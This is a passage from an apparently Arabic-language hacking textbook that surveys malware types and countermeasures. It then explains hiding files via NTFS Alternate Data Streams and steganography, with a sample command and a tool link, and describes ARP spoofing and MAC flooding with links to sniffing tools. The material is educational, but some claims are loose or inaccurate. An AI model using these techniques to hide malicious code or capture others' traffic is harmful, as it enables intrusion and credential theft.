فيروسات غير مقيمة: وينفذ هذا النوع من الفيروسات بالتزامن مع مضيفه، وينفذ الإجراءات المطلوبة لإيجاد وإصابة الملفات الممكنة الأخرى ومع الوقت يحول التحكم مرة أخرى إلى البرنامج الرئيسي (المضيف). وينتهي تشغيل الفيروس بالتزامن مع انتهاء الملف المضيف له.

فيروس مقيم: في حالة الفيروسات المقيمة، يُفعّل الفيروس عندما يشغل المستخدم البرنامج المصاب، كما يقوم الفيروس بتحميل وحدة النسخ إلى الذاكرة ومن ثم يحول التحكم مرة أخرى إلى البرنامج الرئيسي. في هذه الحالة، سيظل الفيروس في الذاكرة متحينًا الفرصة التي يستطيع فيها إيجاد وإصابة الملفات الأخرى حتى بعد إنهاء الملف الرئيسي (المضيف).

الأضرار الواقعة:

تعرف الفيروسات بقدرتها على تدمير البيانات والبرامج. في بعض الأحيان، لا يقوم الفيروس بأي شيء غير استنساخ نفسه فقط. على الرغم من ذلك، فالفيروسات مسؤولة عن استخدام جزء كبير من موارد النظام مثل الذاكر والمعالج وهو ما يسبب بطيء نظام الحاسوب.

الديدان

الديدان هي برامج حاسوب مستقلة لها أغراض خبيثة وتنتشر من حاسوب لآخر. بعكس الفيروسات، للديدان القدرة على العمل بشكل مستقل ومن ثم لا تحتاج ربط أنفسها ببرنامج آخر:

وضع التشغيل:

تستخدم الديدان شبكات الحاسوب غالبًا لنشر أنفسها باستغلال نقاط ضعف النظام الموجودة داخل كل حاسوب. في معظم الحالات، تصمم الديدان بغرض الانتشار فقط بدون التسبب بأي خطر حقيقي للنظام.

الأضرار الواقعة:

على العكس من الفيروسات، لا تسبب الديدان أضرار على ملفات النظام أو البرامج الهامة الأخرى. بالرغم من ذلك، في مسؤولة عن استهلاك نطاق الشبكة ومن ثم تسبب ضعف أداء الشبكة.

أدوات الإدارة عن بعد (RATs)

وهي نوع من البرامج يسمح للهاكر بالتحكم بالجهاز المستهدف عن بعد، حيث تمكنه من تنفيذ أوامر وتشغيل عمليات على الجهاز المستهدف. باستخدام هذه البرامج يمكن للهاكر التحكم في الجهاز عن بعد كمن يجلس على الجهاز بالضبط.

وضع التشغيل:

يمكن لبرامج التشغيل عن بعد أن تثبت على الجهاز يدويًا عن طريق الهاكر إذا استطاع الهاكر الجلوس على لجهاز الهدف. كما يمكن أن تربط هذه الأدوات مع براج خبيثة مثل حصان طروادة بغرض إدخالها للنظام المستهدف. بعد تثبيت هذه البرامج، فإنها تسمح للهاكر على الفور بالتحكم عن بعد بالجهاز.

الأضرار الواقعة:

باستخدام أدوات التحكم عن بعد، يمكن للهاكر إنجاز العمليات التالية على الجهاز الهدف:

- مشاهدة أنشطة الشاشة مباشرة والتقاط صور للشاشة
- قراءة وكتابة ورفع وتحميل ملفات ومجلدات
- تثبيت أو إلغاء تثبيت برامج خبيثة أخرى.
- تعديل ملف الرجيستري مثل إضافة وتحرير وإزالة المدخلات.
- إيقاف تشغيل أو إعادة تشغيل النظام.

وكما تلاحظ من القائمة السابقة، ليس هناك ما لا يمكن أن يفعله المهاجم إذا دخل جهازك باستخدام برامج التحكم عن بعد. بعض الأمثلة الشائعة عن برامج التحكم عن بعد الشائعة تشمل PsTools و Radmin و LogMeIn.

المتلصصون (Keystroke Loggers)

وهو برنامج مصمم ليسجل كل ضغطة مفتاح على لوحة مفاتيح الحاسوب.

وضع التشغيل:

يمكن تثبيت برنامج التلصص بالجلوس على الحاسوب أو باستخدام برامج تحكم عن بعض. بعد إكمال عملية التثبيت، يعمل برنامج المتلصص بشكل خفي عن طريق إخفاء نفسه من الأماكن المعروفة مثل مجلدات البرامج ومصفوفات النظام وأداة إضافة وإزالة البرامج ومدير التشغيل ...إلخ ومن ثم لن يلاحظ مستخدم الحاسوب وجود هذه البرامج.

الأضرار الواقعة:

يسجل المتلصص كل ضغطة مفتاح تقوم بها على حاسوبك بما فيها كلمات السر وحسابات البنوك وبيانات بطاقات الائتمان والبريد الإلكتروني والمحادثات وغيرها ويسجلها في ملفات في مكان آمن يصل له الهاكر فقط. يمكن لبعض برامج التلصص أيضًا إرسال السجلات عبر البريد الإلكتروني أو رفعهم لموقع خاص بالهاكر.

من برامج التلصص المشهورة Elite Keylogger و Powered Keylogger و Actual Kelogger.

برامج التجسس

وهي نوع من البرمجيات الخبيثة التي يمكنها جمع معلومات عن نشاطات الحاسوب المستهدف بدون معرفة المستخدمين. تأتي معظم برامج التجسس محملة ببرنامج تلصص والذي يجعلها أقوى وأشد تأثيرًا، غالبًا ما تثبت هذه البرامج عن طريق مالك أو مدير الحاسوب لمراقبة نشاطات مستخدميه. فيمكن للوالدين استخدامها لمراقبة أطفالهم أو يمكن لمالك الحاسوب استخدامه لمراقبة نشاطات الموظفين. ولكن للأسف، يمكن أن يستخدمها الهاكر والمجرمون للتجسس على المستخدمين

وضع التشغيل:

تُصمم برامج التجسس لتعمل بخفاء كامل ومن ثم لا يشعر المستخدم بوجودها إطلاقًا على حاسوبه. بعد تثبيتها، تقوم البرامج بمراقبة كل النشاطات بصمت مثل ضغطات المفاتيح ونشاطات الويب ولقطات الشاشة والبريد الإلكتروني وسجلات الرسائل .... إلخ. تخزن هذه السجلات بشكل سري ليصل إليها الهاكر فيما بعد أو يرفعها على حساب خاص به.

الأضرار الواقعة:

فيما عدا المراقبة والتجسس، لا تسبب برامج التجسس أي أضرار للحاسوب. ولكن في بعض الحالات قد تسبب ضعف في أداء الحاسوب.

بعض الأمثلة المشهورة لبرامج التجسس هي SniperSpy و SpyAgent و WebWatcher.

الروتكيت

وهو نوع خاص من البرامج الخبيثة يصممه الهاكر لإخفاء برامج معينه مثل برامج التجسس والمتلصص والعمليات الأخرى ليمنع اكتشافها بطرق البحث العادية ومن ثم يحصل على ميزة الوصول الدائم للحاسوب المستهدف.

وضع التشغيل:

غالبًا ما تثبت هذه الأدوات بعد حصول المهاجم على صفة المدير للحاسوب الهدف. تعمل الروتكيت بتعديل نواة النظام نفسها وهو ما يجعلها صعبة الاكتشاف.

الأضرار الواقعة:

تسبب الروتكيت أضرار جسيمة للنظام حيث تعدل نواة نظام التشغيل ليمكنها أداة مهمتها. مالم تُزال بشكل كامل فقد تكون خطيرة للغاية.

حصان طروادة

وهو نوع من البرامج الخبيثة يتميز بأنه يتنكر في هيئة برنامج شرعي أو مفيد. الغرض الرئيسي من حصان طروادة هو الحصول على ثقة المستخدم حيث يظن المستخدم أنه برنامج مفيد ومن ثم يمنحه الإذن بالتثبيت. ولكن في الكواليس، فالبرنامج مصمم للحصول على تحكم كامل غير شرعي بالحاسوب من جهة الهاكر حيث يقوم الهاكر بتثبيت برامج تحكم عن بعد وبرامج تجسس وروتكيت.

وضع التشغيل

لا يحتاج حصان طروادة لمضيف لتنفيذ مهمته، ولهذا -وعلى العكس من فيروسات الحاسوب -لا تحتاج هذه البرنامج بربط نفسها إلى أي ملفات أخرى. يتنكر حصان طروادة في معظم الأحيان على شكل برنامج ترميز فيديو (Codec) أو كراك برنامج أو مولد مفاتيح برامج والبرامج الأخرى الشبيه التي يحصل عليها المستخدمون من مصادر غير موثوقة. لذلك يجب الحرص عند التعامل مع تلك المواقع التي توفر خدمات التحميل المجاني.

أحد أشهر امثلة حصان طروادة هو DNSChanger والذي صُمم لسرقة ملفات خوادم تسمية النطاقات من الحواسيب الضحية. صُمم هذا الحصان ووزع عن طريق بعض المواقع الإباحية كبرنامج ترميز فيديو مطلوب لمشاهدة محتوى الفيديوهات على الشبكة.

الأضرار الواقعة

حصان طروادة معروف بقدرته على التسبب في أضرار كبيرة ومتنوعة مثل سرقة كلمات السر وبيانات التسجيل وسرقة الأموال إلكترونيًا والتلصص وتعديل وحذف الملفات ومراقبة نشاط المستخدم وغيرها.

التدابير المضادة

سنعرض فيما يلي بعض التدابير المضادة التي يمكنك اتخاذها لتحمي نفسك من هجمات البرامج الخبيثة:

- استخدم جدار ناري ثنائي الاتجاه والذي يمكنه إدارة البيانات الصادرة والواردة.
- استخدم برنامج مضاد فيروسات جيد واحرص على تحديثه باستمرار.
- افحص جهازك فحصًا كاملًا دوريًا لكشف وإزالة برامج التلصص والتجسس والروتكيت.
- احرص على تحديث ترقيعات نظام التشغيل وترقيعات البرامج على حاسوبك.
- استخدم التحديثات الآلية لتحرص على ترقيع نظام الويندوز ضد أحدث الهجمات والثغرات المكتشفة.
- ثبت برامج حماية إضافية مثل مضادات برامج تجسس ومضادات برامج تلصص ومضادات الروتكيت.
- شغل نظامك مع أقل الامتيازات. شغل وضع المدير عند الحاجة فقط أما عن تنفيذ الأنشطة الخفيفة مثل تصفح الإنترنت وقراءة البريد الإلكتروني، ادخل بحساب محدود.
- افحص البرامج غير المعروفة بمضاد فيروسات محدث قبل تثبيتها على نظامك.

قم بعمل نسخة احتياطية لنظامك دوريًا ومن ثم سيمكنك بسهولة استرجاعها للوقت الذي كانت تعمل فيه بشكل مناسب في حالة فقد أو تلف البيانات بسبب البرامج الخبيثة

الفصل العاشر -إخفاء المعلومات

حالما يحصل الهاكر على القدرة على الوصول والتحكم في النظام، فالخطوة التالية التي يحاول عملها هي إخفاء بعض الملفات المهمة والمعلومات المخزنة في تلك الملفات. قد يقوم الهاكر بإخفاء ملفات ليشغلها لاحقًا أو يستخدم النظام الضحية لتخزين معلومات بشكل سري ومن ثم يمكن الوصول إليها لاحقًا لإرسالها لوجهتها الأخيرة المحددة سلفًا.

في هذا الفصل، سنناقش بعض الأساليب الشائعة لإخفاء المعلومات والملفات على النظام. وسنبدأ بالأسهل ومن ثم نتقدم شيئًا فشيء للأساليب المعقدة.

خاصية الإخفاء في الويندوز

خاصية الإخفاء المدمجة في نظام الويندوز هي أسهل وأبسط طريقة لإخفاء الملفات والمجلدات على النظام. لتشغيل خاصية الإخفاء، اتبع التعليمات الموضحة كالتالي:

١. انقرة بالزر الأيمن على الملف أو المجلد الذي ترغب في إخفاءه ثم اختار "خصائص" "Properties" من القائمة المنبثقة.
٢. في نافذة خصائص "Properties"، تحت قائمة "سمات" "Attributes" علم السطر الذي يقول "إخفاء" "Hidden" ثم اضغط موافقة.

سيؤدي هذا إلى إخفاء المجلد أو الملف المطلوب. لإظهار الملفات والمجلدات المخفية، اتبع التعليمات المذكورة كالتالي:

١. اضغط على قائمة ابدأ "Start" ثم افتح لوحة التحكم "Control Panel"
٢. اضغط على "مظهر وتخصيص" "Appearance and Personalization" ثم اختر "اختيارات المجلد" "Folder Options"
٣. انتقل لعلامة التبويب "عرض" "View"، علم السطر المكتوب " اعرض الملفات والمجلدات والأقراص المخفية" تحت قائمة "إعدادات متقدمة" "Advanced Setting" ثم اضغط موافقة.

سيلغي هذا إخفاء جميع الملفات والمجلدات. وعلى الرغم من هذا، فعيب هذه الطريقة أن معظم المستخدمين يعرفونها ومن ثم يمكن لأي أحد إظهار الملفات المخفية. ولجبر هذا العيب، سنناقش بعض طرق إخفاء المعلومات المتقدمة فيما يلي.

التدفق البديل للبيانات لنظام NTFS

التدفق البديل للبيانات (ADS) هو نظام إخفاء في الويندوز مدعوم على نظام ملفات NTFS. يُستخدم هذا النظام حفظ بيانات تعريف الملفات مثل خصائصها وعدد كلماتها وخصائص الوصول وتاريخ التعديل .... إلخ. في أي وقت يُنشئ المستخدم ملف على نظام ملفات NTFS يقوم الويندوز بإنشاء ملف تدفق بديل للبيانات (ADS) للملف الجديد. حتى في الفهرس يظهر فقط الملف الحقيقي الظاهر ولكن ملف الدفق البديل للبيانات الخاص به يظل مخفيًا.

حتى أنه من الممكن إضافة ملف تدفق بيانات إضافي لملف موجود بالفعل لإخفاء معلومات عليه.

يستخدم الهاكر غالبًا هذا الأسلوب لتخزين الأكواد الخبيثة في الأنظمة المصابة بدون معرفة الضحية.

ومن المفترض أنك إن أردت إخفاء معلومات داخل صورة أو أي ملف آخر، فقط اتبع الخطوات التالية:

١. افتح سطر أوامر الويندوز
٢. اكتب الأمر التالي ثم اضغط إدخال

صيغة الأمر: notepad اسم الملف:اسم -ADS

أمر تجريبي: notepad flowers.jpg:hiddeninfo

```
 Directory of E:\Hidden Info


31-10-2014  08:56 PM    <DIR>          .
31-10-2014  08:56 PM    <DIR>          ..
31-10-2014  08:56 PM           157,450 flowers.jpg
               1 File(s)        157,450 bytes
               2 Dir(s)  54,322,630,656 bytes free

E:\Hidden Info>notepad flowers.jpg:hiddeninfo
```

شكل ١٠,١

كما يظهر في اللقطة السابقة، فقد استخدمنا الأمر السابق على ملف **flowers.jpg** الموجود في ملف يسمى **Hidden Info**.

٣. سيُنشئ الويندوز الآن ملف تدفق بديل للبيانات (ADS) لهذا الملف ويفتحه مع ملف مفكرة "notepad" مع رسالة ويندوز تقول "هل ترغب في إنشاء ملف جديد" "Do you want to create a new file" كما يظهر في التالي:



شكل ١٠,٢

٤. انقر على "نعم" ثم اكتب المحتوى الذي ترغب في إخفاءه في الملف الجديد، حالما تنتهي من عملك احفظ واغلق ملف المفكرة.
٥. ستُحفظ رسالتك السرية في ملف تدفق بديل للبيانات يسمى hiddeninfo داخل ملف يسمى flowers.jpg.

بالنسبة لأي شخص آخر سيرى ملف **flowers.jpg** كصورة ولكن الهاكر وحده هو من يعرف المحتويات الحقيقية لهذا الملف. حتى إذا نُقل الملف لنظام آخر (فقط أنظمة NTFS)، سيحمل نفس المعلومات المخزنة عليه.

لإظهار المعلومات المخفية كل ما عليك فعله هو أن تفتح سطر الأوامر وتكتب التالي:

Notpad flowers.jpg:hiddeninfo

سيؤدي هذا إلى فتح ملف تدفق بديل للبيانات الموجود داخل ملف flowers.jpg في المفكرة الذي يعرض النص المخفي المحفوظ مسبقًا.

ولكن لملفات التدفق البديل للبيانات عيب صغير! إذا نُسخ أو نقل هذا الملف لنظام ملفات مختلف مثل أنظمة FAT32، ستفقد كل المعلومات المخزنة عليه.

التعمية Steganography

التعمية أو الستيغانوغرافي تعني بيانات محجوبة تكون فيها الرسائل مخفية داخل ملفات الحاسوب مثل ملفات الصور والصوت والفيديو وحتى الملفات التنفيذية، ومن ثم لن يعرف أي أحد باستثناء من أنشئ هذه الملفات المحتويات السرية في هذه الملفات.

قد تحتوي الرسائل المبطنة أيضًا على استخدام التشفير حيث تشفر الرسائل أولًا قبل إخفائها في ملف آخر. تظهر الرسائل على أنها شيء آخر مثل صورة أو أغنية أو مقطع فيديو حيث لا يشك أحد في وجود البيانات السرية.

الميزة الرئيسية لتعميه فضلًا عن إخفاء المعلومات هي عدم إثارة الشكوك حتى إذا سقط الملف في أياد غير مرغوبة.

بعكس التشفير الذي يشفر المعلومات فقط، تستخدم التعميه تشفير البيانات وإخفائها في ملف عادي.

وهو ما يصعب من تحديد الرسائل المبطنة حيث تظهر الملفات كملفات عادية.

تطبق أدوات الرسائل المبطنة خوارزميات ذكية لتقوم بتضمين نصوص الرسائل المشفرة جيدًا أو تقوم بتخزين البيانات على شكل ثنائيات داخل ملفات أكبر مثل ملفات الصور والفيديو والملفات التنفيذية. تقوم بعض الأدوات بتضمين البيانات المشفرة في نهاية ملف آخر ومن ثم تسمح بوجود مساحة كافية لتخزين بيانات أكبر.

تتوفر العديد من أدوات الرسائل المبطنة على الإنترنت ولكن قليلًا منها ما يعمل بدون عيوب. ولم أجد أي أداة تعمل بشكل مثالي مع الملفات الكبيرة والصغيرة. لتلافي هذه المشكلة، قمت بتطوير أداتي الخاصة التي يمكن أن تعمل مع جميع الملفات وجميع أحجام البيانات.

وقمت بتسمية هذه الأداة **StegoMagic**.

يمكنك تحميله من الرابط التالي:

تحميل StegoMagic

يحتوي الملف المضغوط على نسختين من **StegoMagic**: الأول لتشفير نص الرسالة والآخر لتشفير الملفات الثنائية. يمكن استخدام **StegoMagic_TXT** لإخفاء نصر الرسالة في ملفات أخرى مثل ملف صوت أو صورة. يمكن أن يستخدم **StegoMagic_BIN** لإخفاء ملف ثنائي في ملف آخر مثل إخفاء ملف تنفيذي داخل صور أو إخفاء صورة داخل فيديو وهكذا.



شكل ١٠,٣

ليس هناك حدود لحجم أو نوع الملفات التي يمكنك إخفائها باستخدام برنامج **StegoMagic**. كمثال، يمكن إخفاء ملف فيديو بحجم ١ جيجابايت في صور بحجم ١ ميجابايت أو إخفاء ملف تنفيذي داخل ملف وورد. هذه الأداة سهلة وبسيطة للغاية ولا تتطلب أي معرفة خاصة بمفاهيم التعمية. في نهاية عملية التشفير، سيولد مفتاح تشفير سري وهو المطلوب في عملية التشفير.

كيفية استخدام StegoMagic؟

نفترض أنك تريد إخفاء نص رسالة داخل ملف صورةJPG:

١. ضع ملف الصورة وملف النص (txt.) في نفس المجلد الذي يحتوي على ملف StegoMagic_TXT.exe.
٢. شغل ملف StegoMagic_TXT.ext (مع امتيازات المدير) واتبع المعلومات الظاهرة على الشاشة لتضمين نص الرسالة داخل ملف الصورة
٣. دوّن مفتاح التشفير السري
٤. يمكنك الآن إرسال هذه الصورة لصديقك عبر البريد الإلكتروني. لفك تشفير الرسالة المخفية، يجب على صديقك تحميل ملف الصورة هذا إلى أداة StegoMagic واستخدام ملف فك التشفير السري.

استخدام أدوات لإخفاء المعلومات

يمكنك أيضًا استخدام العديد من الأدوات مفتوحة المصدر لإخفاء الملفات والمجلدات الهامة على نظام تشغيل معين. سنعرض هنا بعض الأدوات المفيدة التي يمكنك استخدامها:

١. Free Hide Folder

يستطيع هذا البرنامج اخفاء أي عدد من المجلدات ويجعلها غير مرئية بشكل كامل للآخرين، كما أنه يمتلك حماية بكلمة سر للحماية الإضافية.

٢. Wise Folder Hider

وهو برنامج مجاني لإخفاء الملفات والمجلدات في أي مكان على حاسوبك أو على فلاشة، حيث يمكنك حماية خصوصياتك بكلمة سر باتباع خطوات سهلة.

٣. WinMend Folder Hidden

وهي أداة مجانية لإخفاء الملفات والمجلدات. البرنامج آمن تمامًا للاستخدام على النظام، ويتميز بقدرته على إخفاء الملفات والمجلدات بسرعة على الأقراص المحلية أو الفلاشات. وهو يُخفي الملفات والمجلدات بأمان سواء كانت القرص موصولًا على نظام تشغيل على نفس الجهاز أو إذا وصّل إلى حاسوب آخر. يمكنك وضع كلمة سر للبرنامج. لا يستطيع أي أحد عرض أو إلغاء إخفاء الملفات المخفية إلا إذا أدخل كلمة السر الصحيحة.

الفصل الحادي عشر – السف (Sniffing)

يشير هذا المصطلح إلى استخدام جهاز أو برنامج لالتقاط معلومات حساسة من حركة المرور في الشبكات السلكية أو غير السلكية باستخدام تقنية اعتراض البيانات. قد يكون الهدف من عملية السف سرقة معلومات مثل كلمات سر التطبيقات كالبريد الإلكتروني أو بروتوكول الرفع للإنترنت ومحتويات البريد الإلكتروني والمحادثات والملفات المنقولة من نظام لآخر وهكذا.

البرتوكولات التي ترسل وتستقبل البيانات على شكل خام بدون تشفير عرضة لهجمات السف بسهولة. وهذه قائمة بأشهر البرتوكولات التي تتعرض لعمليات السف:

- **تل نت**: يتلصص على اسماء المستخدمين وكلمات السر.
- **برتوكول النص الفائق (HTTP)**: ترسل البيانات بنص واضح.
- **برتوكول إرسال البريد البسيط (SMTP)**: ترسل كلمات السر والبيانات بنص صريح غير مشفر.
- **برتوكول نقل الملفات(FTP)**: ترسل كلمات السر والبيانات بنص صريح.
- **برتوكول مكتب البريد (POP)**: ترسل كلمات السر والبيانات بنص صريح.

أنواع السف

تنقسم عمليات السف لنوعين رئيسيين:

السف السلبي

وهي طريقة سهلة إلى حد ما حيث تشمل فقط الاتصال بالشبكة المستهدفة والانتظار حتى تصل حزم البيانات لمستضيفك. يعمل هذا النوع من السف على بيئات الشبكات غير الموصولة بسويتش حيث تتصل المستضيفات باستخدام موزع (hub). في بيئات الشبكات العاملة بنظام الموزع، ترسل حزم البيانات من كل المستضيفات لكل المنافذ على الشبكة. وهو ما يجعل من الممكن لحاسوب الهاكر اعتراض وسف حزم البيانات المملوكة لحواسيب أخرى على نفس الشبكة.

لتنفيذ السف السلبي، يوصل الهاكر حاسوبه إلى الشبكة ويشغل برامج السف التي تلتقط حزم البيانات التي تصل إلى منفذه بسهولة. وحيث أن السف السلبي يعمل عن طريق استغلال نقطة ضعف موجودة في الشبكات العاملة بدون سويتش بدون أي تغييرات إضافية في بنية البيانات، فمن الصعب كشفه هذا النوع من السف.

السف الفعال

وهو أحد أكثر أنواع السف المنفذة على بيئات الشبكات الموصولة بسويتش. في هذا النوع، تتصل مستضيفات الشبكة عن طريق سويتشات التي تحتفظ بسجل عناوين العتاد (عناوين MAC) لكل الأجهزة الموصولة بها. عن طريق هذه المعلومات يستطيع السويتش تحديد المنافذ والأنظمة التي تستخدم تلك المنافذ، ومن ثم عند استقبال الحزم يتم فلترتها وإرسالها إلى المنفذ المقصود.

وهو ما يجعل عملية سف الحزم صعبة جدًا على الشبكات الموصولة بسويتش حيث لا تتدفق الحزم الواردة من كل المستضيفات إلى كل المنافذ على الشبكة. وعلى الرغم من ذلك، فمن الممكن سف حزم البيانات على الشبكات المتصلة بسويتش باستخدام تقنيات مثل خداع برتوكول تحليل العنوان (**ARP poisoning**) وإغراق عنوان ماك (MAC flooding) وهو ما سنناقشه فيما يلي:

تقنيات السف الفعّال

حيث أن معظم شبكات الحاسوب هذه الأيام تستخدم السويتش بدلًا عن الموزع، فالسف الفعال ملائم في هذه الظروف. فيما يلي بعض التقنيات المهمة المستخدمة في عمليات السف الفعّال:

خداع برتوكول تحليل العنوان (ARP)


قبل مناقشة خداع برتوكول تحليل العنوان (ARP) دعنا أولا نفهم ماذا يعني بروتوكول تحليل العنوان.

ماذا يعني برتوكول تحليل العنوان؟

برتوكول تحليل العنوان هو المسؤول عن تحويل عنوان الأي بي إلى عنوان حقيقي يسمى عنوان الماك على الشبكة. كل مستضيف على الشبكة لديه عنوان ماك خاص به يتضمن عناصر العتاد مثل **بطاقة الشبكة (كارت الشبكة/ NIC)**. يُستخدم عنوان الماك هذا لتحديد مستضيف معين على الشبكة بشكل حقيقي ومن ثم يحول حزم البيانات له.

عندما نرغب في إرسال بيانات من مستضيف لآخر، فهو يرسل رسالة ببروتوكول تحليل العنوان إلى عنوان الآي بي يستعلم منه عن العنوان الحقيقي الخاص به. يرد المستضيف صاحب الآي بي بالعنوان الحقيقي له ومن ثم تُرسل البيانات له.

يُخزّن طلب بروتوكول تحليل العنوان فورًا ويحفظ في جدول خاص ببرتوكول العنوان لتسهيل عمليات البحث التالية. لذلك ففي طريقة خداع بروتوكول العنوان، يقوم الهاكر باستخراج البيانات من جدول بروتوكول العنوان لعمل اعتراض البيانات المنقولة بين جهازين على نفس الشبكة. ولتحقيق هذا، فعندما يرسل مستضيف استعلام بروتوكول تحليل عنوان لطلب عنوان ماك خاص بمستضيف معين، يرسل الهاكر عنوان الماك الخاص بهذا الجهاز ومن ثم تحول إليه كل حزم البيانات وليس إلى الجهاز الذي تفترض الذهاب إليه. يظهر الشكل التالي توضيح عن كيفية عمل خداع تحليل العنوان.



شكل ١١,١

كما يظهر في المثال السابق، يشترك كل من جون وآدم والمهاجم في نفس الشبكة. أراد جون إرسال رسالة لآدم حيث يتعرف حاسوبه على آي بي جهاز آدم كـ 192.168.1.3 ولكنه لا يعرف عنوان الماك. ولهذا فيرسل الحاسوب رسالة تحليل عنوان يطلب عنوان الماك الخاص بـ 192.168.1.3. ولكن يقوم الهاكر بخداع جدول تحليل العنوان المخزن بإظهار عنوانه كعنوان الآي بي الخاص بآدم. ونتيجة لذلك، سيتحول مرور البيانات الخاص بجون إلى حاسوب الهاكر حيث يقوم بعمل عمليات سف لكل المعلومات الحساسة ومن ثم يقوم تحويلها إلى حاسوب آدم وكأن شيئًا لم يحدث.

أدوات خداع تحليل العنوان

فيما يلي سنعرض بعض الأدوات التي يمكن أن تستخدم لخداع برتوكول تحليل العنوان.

١. Ettercap

يستخدم الهاكر أداة أمن الشبكات مفتوحة المصدر هذه لعمل هجمات السف وهجمات الجاسوس في المنتصف على الشبكات المحلية. وهي قادرة على اعتراض مرور البيانات في الشبكات والتقاط المعلومات الحساسة مثل كلمات السر والرسائل الإلكترونية. وتعمل عن طريق التشويش على بطاقة الشبكة وتقوم بخداع مدخلات برتوكول تحليل العنوان الخاصة بالأجهزة المستهدفة لسف مرور البيانات حتى على الشبكات المتصلة بسويتش.

يمكنك تحميل الأداة من الرابط التالي:

تحميل Ettercap: http://ettercap.github.io/ettercap/

٢. Nightawk

تقوم هذه الأداة البسيطة بعمل عمليات خداع بروتوكول تحليل العنوان وسف كلمات السر. ولها القدرة على التقاط كلمات السر من نماذج الدخول الخاصة بالمواقع المنفذة على برتوكولات مثل برتوكول إرسال الملفات وبرتوكول إرسال البريد البسيط وبروتوكول نقل النص الفائق وبرتوكول مكتب البريد.

يمكنك تحميل الأداة من الرابط التالي:

تحميل Nightawk: https://code.google.eom/p/nighthawk/

إغراق الماك

وهي طريقة أخرى من تقنيات السف تُستخدم في الشبكات المتصلة بسويتش، حيث تقوم بإغراق السويتش حرفيًا بعدد كبير جدًا من الطلبات غير الضرورية. وحيث أن السويتش يحتوي على ذاكرة محدودة وقدرات محدودة لمعالجة خرائط عناوين الماك للمنافذ الحقيقية، فيحدث تشويش للسويتش يتخطى حدود قدراته. عندما يتعدى الأمر حدود قدرة السويتش يصبح السويتش في حال فتح دائم ويبدأ في التصرف كموزع عادي، وهو ما يعني، أن مرور البيانات سينتقل إلى كل

المنافذ مثل في حالة الشبكات التي تعمل بدون سويتش ومن ثم يمكن للهاكر بسهولة سف المعلومات المطلوبة.

أدوات إغراق الماك

EtherFlood وهي أداة سهلة ومفتوحة المصدر لتنفيذ إغراق الماك على الشبكات المتصلة بسويتش.

لتحميل أداة **EtherFlood** ادخل على الرابط التالي:

تحميل EtherFlood: http://ntsecurity.nu/toolbox/etherflood/

